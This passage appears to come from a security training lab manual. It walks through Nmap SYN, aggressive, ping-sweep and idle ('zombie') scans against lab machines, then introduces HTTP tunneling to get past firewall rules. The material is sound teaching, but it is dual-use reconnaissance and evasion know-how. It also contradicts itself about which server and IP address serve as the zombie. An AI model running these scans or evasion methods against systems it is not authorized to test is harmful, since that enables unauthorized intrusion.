on **10.10.1.11** are filtered.

The IP address of the **Windows 11** machine may differ when you perform this task.




23. ☐ We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.
24. ☐ Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.




25. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.




26. ☐ We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.
27. ☐ As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).




28. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.


You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.



29. ☐ Click Windows 11 to switch to the **Windows 11** machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.



30. ☐ **Turn off the Windows Defender Firewall** for all **Profiles** in the **Windows 11** machine.



31. ☐ Close all open windows in each machine.

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling

HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

